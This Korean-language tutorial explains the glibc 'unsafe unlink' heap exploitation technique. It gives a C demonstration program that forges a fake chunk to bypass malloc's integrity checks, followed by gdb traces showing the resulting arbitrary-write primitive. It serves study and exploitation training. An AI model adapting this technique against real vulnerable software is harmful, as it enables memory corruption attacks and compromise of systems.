Unsafe unlink[Korean]

List

Unsafe unlink

- 할당자는 메모리를 할당하거나 해제할 때 해당 chunk의 size의 값에서 PREV_INUSE flag가 있는지 확인합니다.
  - 할당자는 이전 chunk의 fd, bk값을 확인하여, list의 연결을 해제합니다.
- 할당자는 chunk를 bin list에서 연결을 해제하기 전에 해당 chunk→size의 값과 다음 chunk→prev_size의 값이 같은지 확인합니다.
  - 두 값이 같다면 해당 chunk의 "fd", "bk"값을 "FD", "BK"에 저장합니다.
  - FD→bk와 BK→fd의 값이 해제할 chunk의 pointer와 같은지 확인합니다.

malloc.c


```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr (check_action, "corrupted size vs. prev_size", P, AV);  \
    FD = P->fd;                                                                \
    BK = P->bk;                                                                \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                      \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
    else {                                                                       \
        FD->bk = BK;                                                           \
        BK->fd = FD;                                                           \
        if (!in_smallbin_range (chunksize_nomask (P))                           \
```

https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=994a23248e258501979138f3b07785045a60e69f;hb=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1377

- "Unsafe unlink"는 이러한 과정을 악용하기 위해 다음과 같은 것들이 가능해야합니다.
  - "Unsafe unlink"를 구현하기 위해 2개의 Allocated chunk가 필요합니다.
  - 그리고 1번째 메모리에 Fake chunk를 생성 할 수 있어야합니다.
  - fake_chunk→fd→bk, fake_chunk→bk→fd의 값이 1번째 chunk의 mchunkptr 이어야 합니다.
  - 2번째 chunk의 prev_size에 Fake chunk를 가리키는 크기를 입력할 수 있어야합니다.
  - 그리고 2번째 chunk의 size에 PREV_INUSE flag를 제거할 수 있어야합니다.
  - 이러한 조건이 만족되면 fake_chunk→fd, fake_chunk→bk이 가리키는 영역에 fake_chunk→fd 값을 저장할 수 있습니다.
- 이때 중요한 것은 chunk의 크기와 double-linked list가 손상되었는지 확인한는 코드를 우회하기 위해 Fake chunk를 작성하는 것입니다.
  - "chunksize(P) != prev_size (next_chunk(P))" 코드를 우회하기 위해 fake_chunk→prev_size, fake_chunk→size 영역에 0x0을 저장합니다.
  - "FD->bk != P || BK->fd != P" 이 코드를 우회하기 위해 "Fake chunk의 시작 주소가 저장된 메모리 주소" - "24"를 fake_chunk→fd에 저장합니다.
  - "Fake chunk의 시작 주소가 저장된 메모리 주소" - "16"를 fake_chunk→bk에 저장합니다.
- 예를 들어 Fake chunk는 다음과 같은 형태가 되어야 합니다.
  - P→size(0x602010)는 0x0, next chunk는 해당 chunk의 크기가 0x0이기 때문에 0x602010(0x602010 + 0x0) 입니다.
  - next chunk→prev_size 도 0x0이 되며, 이로 인해 "chunksize(P) != prev_size (next_chunk(P))" 코드를 통과 할 수 있습니다.
  - FD의 값은 P→fd에 저장된 0x6010480이며, BK의 값은 0x601050 입니다.
    - FD→bk의 주소는 0x601060(0x601048 + 0x18)이고, BK→fd의 주소는 0x601060(0x601050 + 0x10)입니다.


- 두 값은 같은 곳을 가리키고 있기 때문에 "FD->bk != P || BK->fd != P" 코드를 통과 할 수 있습니다.

Fake chunk



- 공격자는 다음과 같은 형태로 "Unsafe unlink"를 구현 할 수 있습니다.
  - 프로그램은 2개의 메모리를 할당받고, 1번째 메모리에 Fake chunk를 작성합니다.
  - 0x80을 2번째 chunk의 prev_size에 저장하고, 1번째 메모리의 size 값에서 PREV_INUSE flag를 제거합니다.
  - 2번째 메모리를 해제하면 fake_chunk→fd 값이 처음 할당받은 메모리의 주소를 저장하고 있던 변수에 저장됩니다.
  - 해당 영역은 buf1의 주소에서 0x18을 뺀 영역입니다.
  - buf1에 저장된 주소가 0x601048이고 기존에 보관되어 있던 chunk의 크기가 0x80이기 때문에 buf1에 저장된 값을 변경할 수 있습니다.
  - 즉, 공격자가 변경하고자 하는 영역의 주소를 buf1에 저장하면 원하는 메모리에 데이터를 저장할 수 있습니다.

Unsafe unlink flow



Example

- 이 코드는 앞에서 설명한 "Unsafe unlink flow"의 코드 입니다.
  - 해당 코드는 malloc()에 크기가 0x80인 메모리 할당을 2번 요청합니다.
  - 처음 할당받은 메모리의 주소는 전역 변수인 *buf1에 저장합니다.
  - Fake chunk를 만들기 위해 buf의 주소에서 0x18(24)을 뺀 값을 buf1[2]에 저장하고, buf의 주소에서 0x10(16)을 뺀 값을 buf1[3]에 저장합니다.
  - 0x80을 두번째 할당받은 chunk(buf2)의 prev_size에 저장하고, PREV_INUSE flag를 해당 chunk의 "size"에서 제거합니다.
  - 두번째 할당받은 chunk(buf2)의 해제를 free()에 요청하고, str의 주소를 buf1[3]에 저장합니다.
  - read()를 이용하여 &buf1[0]에 데이터를 입력받은 후에 str에 저장된 데이터를 출력합니다.

Unsafe_unlink.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

unsigned long *buf1;

void main(){
    buf1 = malloc(0x80);
    unsigned long *buf2 = malloc(0x80);

    fprintf(stderr,"&buf1 : %p\n",&buf1);
    fprintf(stderr,"buf1 : %p\n",buf1);
    fprintf(stderr,"buf2 : %p\n",buf2);

    buf1[2] = (unsigned long)&buf1 - (sizeof(unsigned long)*3);
    buf1[3] = (unsigned long)&buf1 - (sizeof(unsigned long)*2);

    *(buf2 - 2) = 0x80;
    *(buf2 - 1) &= ~1;

    free(buf2);

    char str[16];
    buf1[3] = (unsigned long) str;

    read(STDIN_FILENO,buf1,0x80);
    fprintf(stderr, "Data from Str : %s\n",str);
}
```

- 0x40074b, 0x400762에서 Fake_chunk→fd, Fake_chunk→bk 값을 확인합니다.
- 0x40076d, 0x40078b에서 buf2의 prev_size, size 값을 확인합니다.
- 0x400795에서 메모리 해제 후에 *buf1 값의 변화를 확인합니다.
- 0x4007a9에서 buf1[3] 저장되는 값을 확인하고, 0x4007c0에서 read()에 전달되는 2번째 인자값을 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o unsafe_unlink unsafe_unlink.c
lazenca0x0@ubuntu:~$ gdb -q ./unsafe_unlink
Reading symbols from ./unsafe_unlink...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:     push   rbp
   0x00000000004006a7 <+1>:     mov    rbp,rsp
   0x00000000004006aa <+4>:     sub    rsp,0x30
   0x00000000004006ae <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:     xor    eax,eax
   0x00000000004006bd <+23>:     mov    edi,0x80
   0x00000000004006c2 <+28>:     call   0x400590 <malloc@plt>
   0x00000000004006c7 <+33>:     mov    QWORD PTR [rip+0x2009a2],rax        # 0x601070 <buf1>
   0x00000000004006ce <+40>:     mov    edi,0x80
   0x00000000004006d3 <+45>:     call   0x400590 <malloc@plt>
   0x00000000004006d8 <+50>:     mov    QWORD PTR [rbp-0x28],rax
   0x00000000004006dc <+54>:     mov    rax,QWORD PTR [rip+0x20097d]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006e3 <+61>:     mov    edx,0x601070
   0x00000000004006e8 <+66>:     mov    esi,0x400884
   0x00000000004006ed <+71>:     mov    rdi,rax
   0x00000000004006f0 <+74>:     mov    eax,0x0
   0x00000000004006f5 <+79>:     call   0x400580 <fprintf@plt>
   0x00000000004006fa <+84>:     mov    rdx,QWORD PTR [rip+0x20096f]        # 0x601070 <buf1>
   0x0000000000400701 <+91>:     mov    rax,QWORD PTR [rip+0x200958]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400708 <+98>:     mov    esi,0x400890
   0x000000000040070d <+103>:     mov    rdi,rax
   0x0000000000400710 <+106>:     mov    eax,0x0
   0x0000000000400715 <+111>:     call   0x400580 <fprintf@plt>
   0x000000000040071a <+116>:     mov    rax,QWORD PTR [rip+0x20093f]        # 0x601060 <stderr@@GLIBC_2.2.5>
```

```
   0x0000000000400721 <+123>:        mov    rdx,QWORD PTR [rbp-0x28]
   0x0000000000400725 <+127>:        mov    esi,0x40089b
   0x000000000040072a <+132>:        mov    rdi,rax
   0x000000000040072d <+135>:        mov    eax,0x0
   0x0000000000400732 <+140>:        call   0x400580 <fprintf@plt>
   0x0000000000400737 <+145>:        mov    rax,QWORD PTR [rip+0x200932]        # 0x601070 <buf1>
   0x000000000040073e <+152>:        add    rax,0x10
   0x0000000000400742 <+156>:        mov    edx,0x601070
   0x0000000000400747 <+161>:        sub    rdx,0x18
   0x000000000040074b <+165>:        mov    QWORD PTR [rax],rdx
   0x000000000040074e <+168>:        mov    rax,QWORD PTR [rip+0x20091b]        # 0x601070 <buf1>
   0x0000000000400755 <+175>:        add    rax,0x18
   0x0000000000400759 <+179>:        mov    edx,0x601070
   0x000000000040075e <+184>:        sub    rdx,0x10
   0x0000000000400762 <+188>:        mov    QWORD PTR [rax],rdx
   0x0000000000400765 <+191>:        mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400769 <+195>:        sub    rax,0x10
   0x000000000040076d <+199>:        mov    QWORD PTR [rax],0x80
   0x0000000000400774 <+206>:        mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400778 <+210>:        sub    rax,0x8
   0x000000000040077c <+214>:        mov    rdx,QWORD PTR [rbp-0x28]
   0x0000000000400780 <+218>:        sub    rdx,0x8
   0x0000000000400784 <+222>:        mov    rdx,QWORD PTR [rdx]
   0x0000000000400787 <+225>:        and    rdx,0xfffffffffffffffe
   0x000000000040078b <+229>:        mov    QWORD PTR [rax],rdx
   0x000000000040078e <+232>:        mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400792 <+236>:        mov    rdi,rax
   0x0000000000400795 <+239>:        call   0x400540 <free@plt>
   0x000000000040079a <+244>:        mov    rax,QWORD PTR [rip+0x2008cf]        # 0x601070 <buf1>
   0x00000000004007a1 <+251>:        lea    rdx,[rax+0x18]
   0x00000000004007a5 <+255>:        lea    rax,[rbp-0x20]
   0x00000000004007a9 <+259>:        mov    QWORD PTR [rdx],rax
   0x00000000004007ac <+262>:        mov    rax,QWORD PTR [rip+0x2008bd]        # 0x601070 <buf1>
   0x00000000004007b3 <+269>:        mov    edx,0x80
   0x00000000004007b8 <+274>:        mov    rsi,rax
   0x00000000004007bb <+277>:        mov    edi,0x0
   0x00000000004007c0 <+282>:        call   0x400560 <read@plt>
   0x00000000004007c5 <+287>:        mov    rax,QWORD PTR [rip+0x200894]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004007cc <+294>:        lea    rdx,[rbp-0x20]
   0x00000000004007d0 <+298>:        mov    esi,0x4008a6
   0x00000000004007d5 <+303>:        mov    rdi,rax
   0x00000000004007d8 <+306>:        mov    eax,0x0
   0x00000000004007dd <+311>:        call   0x400580 <fprintf@plt>
   0x00000000004007e2 <+316>:        nop
   0x00000000004007e3 <+317>:        mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004007e7 <+321>:        xor    rax,QWORD PTR fs:0x28
   0x00000000004007f0 <+330>:        je     0x4007f7 <main+337>
   0x00000000004007f2 <+332>:        call   0x400550 <__stack_chk_fail@plt>
   0x00000000004007f7 <+337>:        leave
   0x00000000004007f8 <+338>:        ret
End of assembler dump.
gdb-peda$ b *0x000000000040074b
Breakpoint 1 at 0x40074b
gdb-peda$ b *0x0000000000400762
Breakpoint 2 at 0x400762
gdb-peda$ b *0x000000000040076d
Breakpoint 3 at 0x40076d
gdb-peda$ b *0x000000000040078b
Breakpoint 4 at 0x40078b
gdb-peda$ b *0x0000000000400795
Breakpoint 5 at 0x400795
gdb-peda$ b *0x00000000004007a9
Breakpoint 6 at 0x4007a9
gdb-peda$ b *0x00000000004007c0
Breakpoint 7 at 0x4007c0
gdb-peda$
```

- "&buf1"의 주소는 0x601070이고, "buf1"의 주소는 0x602010, "buf2"의 주소는 0x6020a0입니다.
    - 0x40074b에서는 0x601058("&buf1"(0x601070) - 0x18(24))을 0x602020에 저장합니다.
    - 0x400762에서는 0x601060("&buf1"(0x601070) - 0x10(16))을 0x602028에 저장합니다.

- buf1 영역에 Fake chunk가 작성되었습니다.

Create the Fake chunk.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/unsafe_unlink
&buf1 : 0x601070
buf1 : 0x602010
buf2 : 0x6020a0

Breakpoint 1, 0x000000000040074b in main ()
gdb-peda$ x/i $rip
=> 0x40074b <main+165>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602020        0x602020
rdx            0x601058        0x601058
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400762 in main ()
gdb-peda$ x/i $rip
=> 0x400762 <main+188>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602028        0x602028
rdx            0x601060        0x601060
gdb-peda$
```

- 0x602090에 0x80을 저장되고, 0x602098에 저장된 size값에서 0x1을 제거합니다.
    - 해당 chunk의 이전 chunk는 0x602010(0x602090 - 0x80)이 되고, 해당 주소는 buf1의 포인터 입니다.

Overwrite to the prev_size, size.

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x000000000040076d in main ()
gdb-peda$ x/i $rip
=> 0x40076d <main+199>:        mov    QWORD PTR [rax],0x80
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$ c
Continuing.

Breakpoint 4, 0x000000000040078b in main ()
gdb-peda$ x/i $rip
=> 0x40078b <main+229>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602098        0x602098
rdx            0x90        0x90
gdb-peda$
```

- 0x6020a0 메모리의 해제를 요청합니다.
    - 해당 요청전에 Fake chunk가 생성되었고 chunk의 헤더도 변경되었습니다.
    - free()가 호출되기 전에 buf1에 저장된 값은 0x602010이지만, 호출 후에는 0x601058으로 변경되었습니다.

Unsafe unlink

```
gdb-peda$ c
Continuing.
Breakpoint 5, 0x0000000000400795 in main ()
gdb-peda$ x/i $rip
=> 0x400795 <main+239>:        call   0x400540 <free@plt>
gdb-peda$ i r rdi
rdi            0x6020a0        0x6020a0
gdb-peda$ x/4gx 0x602010
0x602010:        0x0000000000000000        0x0000000000000000
0x602020:        0x0000000000601058        0x0000000000601060
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:        0x0000000000000080        0x0000000000000090
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000602010
gdb-peda$ ni

0x000000000040079a in main ()
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000601058
gdb-peda$
```

- buf1[3]에 저장된 데이터를 변경할 수 있습니다.
    - 이 예제에서는 buf1[3]에 직접 데이터를 입력하고 있습니다.
- 그리고 &buf1의 주소(0x601070)와 buf1[3] 주소(0x601070)는 같습니다.
    - buf1[3](0x601070)에 str의 주소(0x7fffffffe450)를 저장하면, buf1에 저장된 데이터가 변경되는 것입니다.

You can overwrite data in buf1.

```
gdb-peda$ c
Continuing.

Breakpoint 6, 0x00000000004007a9 in main ()
gdb-peda$ x/i $rip
=> 0x4007a9 <main+259>:        mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx rax
rdx            0x601070        0x601070
rax            0x7fffffffe450        0x7fffffffe450
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000601058
gdb-peda$
```

- read()의 2번째 인자로 buf1에 저장된 값(0x7fffffffe450)을 전달되며, str에 데이터를 저장할 수 있습니다.
    - buf1에 저장된 데이터가 str에서 출력됩니다.

You can store data in the stack.

```
gdb-peda$ c
Continuing.
Breakpoint 7, 0x00000000004007c0 in main ()
gdb-peda$ x/i $rip
=> 0x4007c0 <main+282>:        call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe450        0x7fffffffe450
gdb-peda$ c
Continuing.
AAAABBBB
Data from Str : AAAABBBB
@
[Inferior 1 (process 10503) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- https://sourceware.org/git/?p=glibc.git;a=commitdiff;h=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1344
- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=54e406bcb67478179c9d46e72b63251ad951f356;hb=HEAD#l1404